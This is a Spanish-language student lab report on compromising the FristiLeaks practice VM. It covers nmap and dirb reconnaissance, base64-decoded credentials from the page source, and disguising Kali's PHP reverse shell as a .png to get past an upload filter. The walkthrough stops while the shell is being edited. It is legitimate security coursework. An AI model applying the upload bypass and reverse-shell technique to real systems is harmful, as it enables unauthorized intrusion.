

INFORME LABORATORIO 04

JESUS ORULA BARCOS PADILLA

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

INFORME LABORATORIO 04

JESUS ORULA BARCOS PADILLA

INFORME DE EXPLOTACIÓN

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E
INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES	4
CONFIGURAR FRISTILEAKS.	5
ABRIR FRISTILEAKS.	6
ABRIR LINUX.	6
VULNERAR FRISTILEAKS.	7
DESENCRIPTAR TEXTO.	11


TABLA DE ILUSTRACIONES

Ilustración 1 Dirección Mac por defecto.	5
Ilustración 2 Nueva dirección Mac.	5
Ilustración 3 Windows 2003.	6
Ilustración 4 Linux.	6
Ilustración 5 Puertos disponibles.	7
Ilustración 6 Página web de Fristileaks.	7
Ilustración 7 HTML.	8
Ilustración 8 Imagen.	8
Ilustración 9 Comando dirb.	8
Ilustración 10 Listas dirb.	9
Ilustración 11 Subdominios.	9
Ilustración 12 Subdominio 1.	10
Ilustración 13 Login.	10
Ilustración 14 HTML 2.	10
Ilustración 15 HTML 2.1	11
Ilustración 16 Desencriptar base64.	11
Ilustración 17 Texto desencriptado.	12
Ilustración 18 Inicio de sección exitoso.	12
Ilustración 19 Subir png.	12
Ilustración 20 Archivo malicioso.	13
Ilustración 21 Editar archivo.	13
Ilustración 22 Seleccionar el documento.	14
Ilustración 23 Documento subido correctamente.	14
Ilustración 24 Ingreso con éxito a la máquina virtual.	14
Ilustración 25 Whoami.	15

CONFIGURAR FRISTILEAKS.


Para iniciar Fristileaks se debe cambiar la dirección Mac que trae por defecto.

Ilustración 1 Dirección Mac por defecto.



En este caso la dirección Mac que hay que usar es **00800027A5A676**.


Ilustración 2 Nueva dirección Mac.



ABRIR FRISTILEAKS.

Iniciar la máquina virtual de Fristileaks.

Ilustración 3 Windows 2003.



ABRIR LINUX.

Iniciar la máquina virtual de Linux.

Ilustración 4 Linux.



VULNERAR FRISTILEAKS.

1. Utilizar el comando nmap.


Se utiliza el comando `nmap -sV 192.168.10.0/24` para ver que puertos se pueden vulnerar.

Ilustración 5 Puertos disponibles.

```
orulaparr@orulaparr: ~  
Archivo Acciones Editar Vista Ayuda  
912/tcp open  vmware-auth      VMware Authentication Daemon 1.0 (Uses VNC, SOAP)  
3580/tcp open  http              National Instruments LabVIEW service locator httpd 1.0.0  
61000/tcp open  ossec-agent       OSSEC Agent  
MAC Address: 52:53:C0:AB:0A:01 (Unknown)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Nmap scan report for 192.168.10.3 (192.168.10.3)  
Host is up (0.00013s latency).  
All 1000 scanned ports on 192.168.10.3 (192.168.10.3) are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
MAC Address: 08:00:27:58:AB:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 192.168.10.10 (192.168.10.10)  
Host is up (0.00087s latency).  
Not shown: 987 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)  
PORT      STATE SERVICE  
80/tcp    open  http      Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)  
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 192.168.10.5 (192.168.10.5)  
Host is up (0.000050s latency).  
All 1000 scanned ports on 192.168.10.5 (192.168.10.5) are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/sub  
mit/.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 35.23 seconds  
  
orulaparr@orulaparr: ~  
$
```


En este caso se puede observar que Fristileaks utiliza un servicio http, es decir, tiene una pagina web. Para ingresar a dicha página web, colocamos la dirección ip de Fristileaks en el navegador.

Ilustración 6 Página web de Fristileaks.



Se puede observar que la página principal no interacción alguna. Entonces se procede a ver el código raíz de esta página, dándole clic derecho y **View Page Source**. A continuación, se podrá observar el código de esta página de donde se puede extraer una URL.


Ilustración 7 HTML.



```
1 <!-- Welcome to #Fristileaks, a quick hackme VM by @d4r0d
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be double in 4 hours.
5 -->
6 <html>
7 <body bgcolor="#FF00FF">
8 <br />
9 <center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
10 <center>  </center>
11 <br />
12 Fristileaks 2015-12-11 are:<br>
13 @memeer, @barabas, @rikvdulje, @wziforsec, @PyroBitML, @d00E, @amejanbrower, @Sander2121, Reinierk, @DearCharles, @mianat, MisterX6, Bas8, Dwight, Egelte, @dersjant, @t0p130x10, @sjerrenburg, @elnetani, @renepieters, Mystery guest, @E0_unix, @WhatSec
14 </body>
15 </html>
16
```

El URL dirigirá a la imagen que nos aparece en la página principal.


Ilustración 8 Imagen.



2. Utilizar el comando dirb.

Se utiliza el comando `dirb http://192.168.10.10/` para tomar un diccionario de nombres, los va probando uno por uno con la URL que le indicamos y si alguno existe, nos lo reporta.

Ilustración 9 Comando dirb.



```
Linux [Container] - Oracle VM VirtualBox
192.168.10.10/ http://192.168.10.10/
view-source: http://192.168.10.10/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
1 <!-- Welcome to #Fristileaks, a quick hackme VM by @d4r0d
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be double in 4 hours.
5 -->
6 <html>
7 <body bgcolor="#FF00FF">
8 <br />
9 <center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
10 <center>  </center>
11 <br />
12 Fristileaks 2015-12-11 are:<br>
13 @memeer, @barabas, @rikvdulje, @wziforsec, @PyroBitML, @d00E, @amejanbrower, @Sander2121, Reinierk, @DearCharles, @mianat, MisterX6, Bas8, Dwight, Egelte, @dersjant, @t0p130x10, @sjerrenburg, @elnetani, @renepieters, Mystery guest, @E0_unix, @WhatSec
14 </body>
15 </html>
16
dirb http://192.168.10.10/
DIRB v2.22
=====
| http://192.168.10.10/404/ (CODE:404|SIZE:218)
| http://192.168.10.10/403/ (CODE:403|SIZE:193)
| http://192.168.10.10/images.html (CODE:200|SIZE:193)
| http://192.168.10.10/robots.txt (CODE:200|SIZE:82)
=====
Entering directory: http://192.168.10.10/images/
(1) MimeType: Directory IS LISTABLE: No need to scan it.
(You made --a- if you want to scan it anyway)
FWD TIME: Thu Sep 4 00:37:13 2015
DOWN COUNT: 4417 - FOUND: 3
malapere@malapere:~$
```

Ilustración 10 Listas dirb.




Ilustración 11 Subdominios.




Ilustración 12 Subdominio 1.




Ilustración 13 Login.




Ilustración 14 HTML 2.






Ilustración 15 HTML 2.1



DESENCRIPTAR TEXTO.


Para descryptar un texto se debe recurrir a una página descryptadora de base64 y colocar el texto.

Ilustración 16 Descryptar base64.



Este será el resultado del texto de base64 descryptado.


Ilustración 17 Texto descriptado.



Una vez hecho este proceso se procede a intentar con el **usuario: eezeepz** y la **contraseña: keKkeKKKeKKKeKkEkEk**.


A continuación, se puede observar que tanto el usuario como la contraseña son correctos y pudo iniciar sección. En donde nos va a dar una opción para subir un archivo.

Ilustración 18 Inicio de sección exitoso.




Cuando se le da clic en subir archivo, nos dice que el tipo de archivo permitido es de imagen (.png)

Ilustración 19 Subir png.



Entonces se procede a crear un archivo malicioso con extensión **.png**

Ilustración 20 Archivo malicioso.



```
root@orulaparr: /home/orulaparr/Escritorio
Archivo Acciones Editar Vista Ayuda
orulaparr@orulaparr: /usr/share/dirb/wordlists
or: no se encontró la orden

(root@orulaparr)-[/home]
# orulaparr

(root@orulaparr)-[/home/orulaparr]
# cd /usr/share/webshells

(root@orulaparr)-[/usr/share/webshells]
# php
^C

(root@orulaparr)-[/usr/share/webshells]
# cd php

(root@orulaparr)-[/usr/share/webshells/php]
# ls
findsocket      php-reverse-shell.php  simple-backdoor.php
php-backdoor.php qsd-php-backdoor.php


(root@orulaparr)-[/usr/share/webshells/php]
# cp php-reverse-shell.php /home/orulaparr/Escritorio

(root@orulaparr)-[/usr/share/webshells/php]
# cd /home/orulaparr/Escritorio

(root@orulaparr)-[/home/orulaparr/Escritorio]
#
```

Y se procede a colocarle la IP de nuestro Linux para posteriormente subirlo en la página.

Ilustración 21 Editar archivo.



```
root@orulaparr: /home/orulaparr/Escritorio
Archivo Acciones Editar Vista Ayuda
orulaparr@orulaparr: /usr/share/dirb/wordlists
root@orulaparr: /home/orulaparr/Escritorio

